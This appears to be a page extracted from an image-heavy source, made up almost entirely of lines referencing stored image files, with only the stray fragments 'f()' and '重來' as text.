



f()






重來














